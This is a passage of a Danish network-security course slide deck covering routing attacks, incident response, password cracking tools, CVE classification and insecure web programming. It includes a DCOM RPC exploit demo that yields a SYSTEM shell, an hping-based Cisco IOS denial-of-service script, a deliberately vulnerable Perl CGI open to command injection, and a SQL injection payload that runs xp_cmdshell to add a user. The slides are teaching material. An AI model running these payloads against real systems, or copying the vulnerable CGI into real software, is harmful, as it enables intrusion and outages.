eller automatisk ved brug af routing protocols - interne og eksterne route protokoller

de lidt ældre routing protokoller har ingen sikkerhedsmekanismer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Source routing

source routing - mulighed for at specificere en ønsket vej for pakken

Hvis en angriber kan fortælle hvilken vej en pakke skal følge kan det give anledning til sikkerhedsproblemer

maskiner idag bør ikke lytte til source routing, evt. skal de droppe pakkerne

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Angreb mod routing

falske routing updates til protokollerne


sende redirect til maskiner

Der findes (igen) specialiserede programmer til at teste og forfalske routing updates, svarende til icmpush programmet

Det anbefales at sikre routere bedst muligt - eksempelvis Secure IOS template der findes på adressen:
`http://www.cymru.com/Documents/secure-ios-template.html`


© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Incidents.org




`www.incidents.org` følger hele tiden med i angreb - man kan selv hente software og bidrage med logs


# Hvordan ser en orm ud på nettet?




Internet statistik fra januar - SQL Sapphire/Slammer ormen

Kilde: `http://average.matrix.net/Daily/markR.html`

# Hændelseshåndtering




Du VIL komme ud for hændelser, man kan ikke regne med at sikkerhedsforanstaltninger altid virker

Der er hændelser - men opdager I dem?

- Der ER sket en hændelse - håndterer I den effektivt? - hvad er forøvrigt optimalt? Lav en plan for håndtering af hændelser

# Hændelseshåndtering - en metode

SOLIDO NETWORKS

Vær forberedt på at håndtere hændelser!

Incident Response, E. Eugene Schultz og Russel Shumway foreslår:

- Preparation - forberedelse lær at snakke med politiet, hav kontaktinformation på plads, mobiltelefonnumre m.v.
- Detection - man opdager, her kan integritetscheckere og IDS hjælpe
- Containment - indkapsling, undgå spredning til andre systemer
- Eradication - udryddelse af problemet, eventuelt reinstallation af systemer
- Recovery - sæt systemerne i produktion igen
- Follow-up - undgå det sker igen, opsamling af statistik om hændelser

*Incident Response: A Strategic Guide to Handling System and Network Security Breaches* af E. Eugene, Dr Schultz, Russell Shumway, Que, 2002

# ISC BIND

Den mest benyttede navneserver på Internet er BIND

Der findes alternativer, men ingen har samme funktionalitet

`http://www.isc.org` er adressen til ISC - Internet Software Consortium

konfigurationsfilen er **named.conf** - for version 8 og 9

`http://www.dnsreport.com` er adressen til et godt sted at teste DNS for domæner

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# BIND sårbarheder

Navneservere er tit under angreb, hvorfor?!

- Står på netværk med god forbindelse
- Har kendte adresser
- Kører oftest ISC BIND
- BIND har mange funktioner - mange fejl
- Den der kontrollerer navneservere kan omdirigere trafik

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# RIPE NSD navneserver

RIPE skiftede software på deres navneserver væk fra BIND og til en ny DNS implementation NSD

Den navneserver som RIPE bestyrer hedder K

Er det en fordel? hvorfor?

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# NT hashes

NT LAN manager hash værdier er noget man typisk kan samle op i netværk

det er en hash værdi af et password som man ikke burde kunne bruge til noget - hash algoritmer er envejs

opbygningen gør at man kan forsøge brute-force på 7 tegn ad gangen!


en moderne pc med l0phtcrack kan nemt knække de fleste password på få dage!

og sikkert 25-30% indenfor den første dag - hvis der ingen politik er omkring kodeord!

ved at generere store tabeller, eksempelvis 100GB kan man dække mange hashværdier af passwords med almindelige bogstaver, tal og tegn - og derved knække passwordshashes på sekunder. Søg efter rainbowcrack med google

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# l0phtcrack LC4





Consider that at one of the largest technology companies, where policy required that passwords exceed 8 characters, mix cases, and include numbers or symbols...

L0phtCrack obtained 18% of the passwords in 10 minutes
90% of the passwords were recovered within 48 hours on a Pentium II/300
The Administrator and most Domain Admin passwords were cracked
http://www.atstake.com/research/lc/

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Cain og Abel




Cain og Abel anbefales ofte istedet for l0phtcrack `http://www.oxid.it`

# John the ripper

> John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP/2003 LM hashes, plus several more with contributed patches.

UNIX passwords kan knækkes med alec Muffets kendte Crack program eller eksempelvis John The Ripper `http://www.openwall.com/john/`

Jeg bruger selv John The Ripper

# kryptering, PGP og SSL/TLS

SOLIDO NETWORKS

kryptering er den eneste måde at sikre:

- fortrolighed
- autenticitet

kryptering består af:

- Algoritmer - eksempelvis RSA
- *protokoller* - måden de bruges på
- programmer - eksempelvis PGP

fejl eller sårbarheder i en af komponenterne kan formindske sikkerheden

PGP = mail sikkerhed, se eksempelvis Enigmail plugin til Mozilla Thunderbird

Secure Sockets Layer SSL / Transport Layer Services TLS = webservere og klienter

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# DES, Triple DES og AES/Rijndael

DES kryptering baseret på den IBM udviklede Lucifer algoritme har været benyttet gennem mange år.

Der er vedtaget en ny standard algoritme Advanced Encryption Standard (AES) som afløser Data Encryption Standard (DES)

Algoritmen hedder Rijndael og er udviklet af Joan Daemen og Vincent Rijmen.

Kilder: `http://csrc.nist.gov/encryption/aes/` - AES Homepage
`http://www.esat.kuleuven.ac.be/~rijmen/rijndael/` - The Rijndael Page

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Windows RPC CVE-2003-0352

SOLIDO NETWORKS

Hackergruppe ”Last Stage of Delirium” finder sårbarhed i RPC

Den 27. juni 2003skrev LSD til Microsoft om fejlen


- Microsoft har frigivet rettelser i juli 2003.
- LSD har ry for at arbejde seriøst sammen med produkt-leverandørerne. De kommunikerer sårbarheder til leverandørerne og frigiver ikke ”exploit-programmer” før leverandørerne har fået en fair chance til at løse deres problemer.
- Beskrivelse af sårbarheden kan findes hos Microsoft på: `http://microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp`

Kilder:

`http://www.securityfocus.com/news/6519`
`http://www.cert.org/advisories/CA-2003-16.html`
`http://lsd-pl.net/` - detaljerede beskrivelser af exploits

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Start på demo




- To almindelige computere - en switch erstatter Internet
- Windows er installeret på et system og ikke opdateret
- dcom.c exploit er hentet fra Internet og bruges næsten uændret

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hvad sker der?

```
[hlk@fiona hlk]$ ./dcom 6 10.0.0.206
--------------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e626ba
- Dropping to System Shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
```

**- find selv på kommandoer, fri adgang!!**

```
 - Read failure
[hlk@fiona hlk]$
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# RPC sårbarheden udnyttes!

SOLIDO NETWORKS

*WINDOWS RPC FLAW EXPLOITED IN CAMPUS HACKER ATTACKS California universities are among the first public victims of the Windows Remote Procedure Call (RPC) protocol flaw, which allows an attacker to run code of choice on a compromised system.

Cedric Bennett, director of information security at Stanford University, says 2,400 of his school's computers were tainted with deeply imbedded code. The unauthorized code, which Bennett declined to describe in detail, will have to be manually removed, a process that could take several hours for each compromised machine.

...

Citat fra: SECURITY WIRE DIGEST, VOL. 5, NO. 60, AUGUST 11, 2003 Security Wire Digest is a newsletter published by Information Security, the industry's leading source of security news and information. `http://infosecuritymag.techtarget.com`

# Windows RPC/dcom - Blaster orm

SOLIDO NETWORKS

## Kilde: Symantec - 12/8 2003

- THREAT: W32.Blaster.Worm
- CATEGORY: 3 W32.Blaster.Worm is a worm that will exploit the DCOM RPC vulnerability using TCP port 135. It will attempt to download and run a file, msblast.exe.
- STEP 1: Read Critical Information
- STEP 2: Update your Virus Definitions

## Situationen er den sædvanlige - den almindelige livscyklus for en sårbarhed

10 Der findes en sårbarhed - hackergruppe, leverandør eller sikkerhedskonsulent

- Leverandøren kontaktes og på et tidspunkt offentliggøres informationen
- Der kommer proof-of-concept kode (PoC), exploit program
- Sårbarheden bliver populær
- Der kommer en orm - og folk går i panik

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Cisco Denial of service CVE-2003-0567

SOLIDO NETWORKS

Cisco routere - ude af drift angreb - juli 2003

- Med en bestemt sekvens af pakker til routerens egen adresse på et interface kan den bringes i en tilstand hvor den ikke sender pakker videre - dødt interface
- *This issue affects all Cisco devices running Cisco IOS software and configured to process Internet Protocol version 4 (IPv4) packets. This includes routers as well as switches and line cards which run Cisco IOS software. Cisco devices which do not run Cisco IOS software are not affected.*
- kræver genstart
- pakkerne kan sågar genereres med et shellscript (batch fil) og programmer som hping

Kilder:

`http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.sht`
`http://www.cert.org/advisories/CA-2003-15.html`
`http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0567`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Cisco *exploit* script

```
#!/bin/sh
# 2003-07-21 pdonahue
# cisco-44020.sh
# -- this shell script is just a wrapper for hping (http://www.hping.org)
#    with the parameters necessary to fill the input queue on
# exploitable IOS device
# -- refer to "Cisco Security Advisory: Cisco IOS Interface Blocked by
# IPv4 Packets"
# (http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml)
#for more information
...
for protocol in $PROT
    do
       $HPING $HOST --rawip $ADDR --ttl $TTL --ipproto $protocol

       --count $NUMB --interval u250 --data $SIZE --file /dev/urandom
    done
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Sårbarheder - CVE og ICAT

Common Vulnerabilities and Exposures (CVE) er:

- klassifikation
- unik navngivning af sårbarheder.

Sårbarheder tildeles

- initielt oprettes med status CANDIDATE

CVE vedligeholdes af MITRE - som er en not-for-profit organisation skabt til forskning og udvikling i USA. National Vulnerability Database er en af mulighederne for at søge i CVE.

Kilde: `http://cve.mitre.org/` og `http://nvd.nist.gov`

Se også `http://www.owasp.org/` angående websårbarheder

# ICAT klassifikation af sårbarheder

ICAT is a fine-grained searchable index of standardized vulnerabilities that links users into publicly available vulnerability and patch information

ICAT klassificerer efter:

- Input validation error, Boundary overflow og Buffer overflow
- Access validation error
- Exceptional condition handling error
- Environmental error
- Configuration error
- Race condition
- Design error
- Other

Kilde: `http://icat.nist.gov/icat.cfm`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Sårbarheder - eksempler

CVE-2000-0884
IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the ”Web Server Folder Traversal” vulnerability.

CVE-2002-1182
IIS 5.0 and 5.1 allows remote attackers to cause a denial of service (crash) via malformed WebDAV requests that cause a large amount of memory to be assigned.

CVE Version: 20020625 Total Entries: 2223 opdateres ikke så ofte, ICAT opdateres løbende og er kompatibel med CVE

ICAT contains: 5356 vulnerabilities Last updated: 01/07/03

Kilde:
`http://cve.mitre.org/-CVE`
`http://icat.nist.gov/icat.cfm` - ICAT

# Altid aktuelt - DNS og web

SOLIDO NETWORKS

## Navneservere er tit under angreb, hvorfor?!

- Står på netværk med god forbindelse
- Har kendte adresser
- Kører oftest ISC BIND
- BIND har mange funktioner - mange fejl
- Den der kontrollerer navneservere kan omdirigere trafik

## webservere er altid under angreb

- Webserveren er virksomhedens ansigt ud mod Internet eller måske selve indtjeningen - for e-handel
- Microsoft Internet Information Services - IIS - kendt og berygtet for at indeholder megen funktionalitet - farlig funktionalitet
- Apache har haft nogle grimme oplevelser for nyligt, og PHP er en kilde til mange sikkerhedsproblemer - hvem sagde PHP Nuke?!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Windows NT familien

Windows NT, Windows 2000 - server og workstation versioner

Læg mærke til de applikationer i lægger ovenpå - åbner porte!

- Internet Information Services IIS
- databaser
- diverse klienter - TSM klient!

Opsætning af Microsoft Internet Information Services IIS
brug Microsoft's egne guider og andre checklister

Eksempelvis Gold Standard

*Windows 2000 Professional Gold Standard Security Benchmarks are available for download at: Center for Internet Security* `www.cisecurity.org` *The National Security Agency* `www.nsa.gov`

# konfigurationsfejl - ofte overset

SOLIDO NETWORKS

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!

hvis I under test af en server opdager at denne har /scripts/cmd1.exe eller ”FTP-scripts” til at hente værktøjer ... så er den pågældende server formentlig kompromitteret

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Insecure programming

Problem:
Ønsker et simpelt CGI program, en web udgave af finger

Formål:
Vise oplysningerne om brugere på systemet

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# review af nogle muligheder

SOLIDO NETWORKS

ASP

- server scripting, meget generelt - man kan alt

SQL

- databasesprog - meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier ”grant”

JAVA

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hello world of insecure web CGI

SOLIDO NETWORKS

Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# De vitale - og usikre dele

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'}`;
    print "<pre>\n";
}
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Almindelige problemer

SOLIDO NETWORKS

validering af forms

validering på klient er godt
- godt for brugervenligheden, hurtigt feedback

validering på clientside gør intet for sikkerheden

serverside validering er nødvendigt

generelt er input validering det største problem!

Brug *Open Web Application Security Project* `http://www.owasp.org`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# SQL injection

SOLIDO NETWORKS

SQL Injection FAQ `http://www.sqlsecurity.com`:

```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText ='" & request.form("inputdata") & "'")
med input: ' exec master..xp_cmdshell 'net user test testpass /ADD' --
modtager og udfører serveren:
SELECT * FROM myTable
WHERE someText ='' exec master..xp_cmdshell
'net user test testpass /ADD'--'
```


– er kommentar i SQL

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Er SQL injection almindeligt?

Ja, meget almindeligt!

Prøv at søge med google




*The Database Hacker's Handbook : Defending Database Servers* David Litchfield, Chris Anley, John Heasman, Bill Grindlay, Wiley 2005 ISBN: 0764578014

# Mere SQL injection / SQL server

SOLIDO NETWORKS

Threat Profiling Microsoft SQL Server

`http://www.nextgenss.com/papers/tp-SQL2000.pdf`

- Hvordan sikrer man en SQL server?
- mod fejl
- mod netværksadgang
- mod SQL injection

NB: Hold øje med andre artikler fra samme sted

`http://www.nextgenss.com/research/papers.html`

Advanced SQL Injection In SQL Server Applications

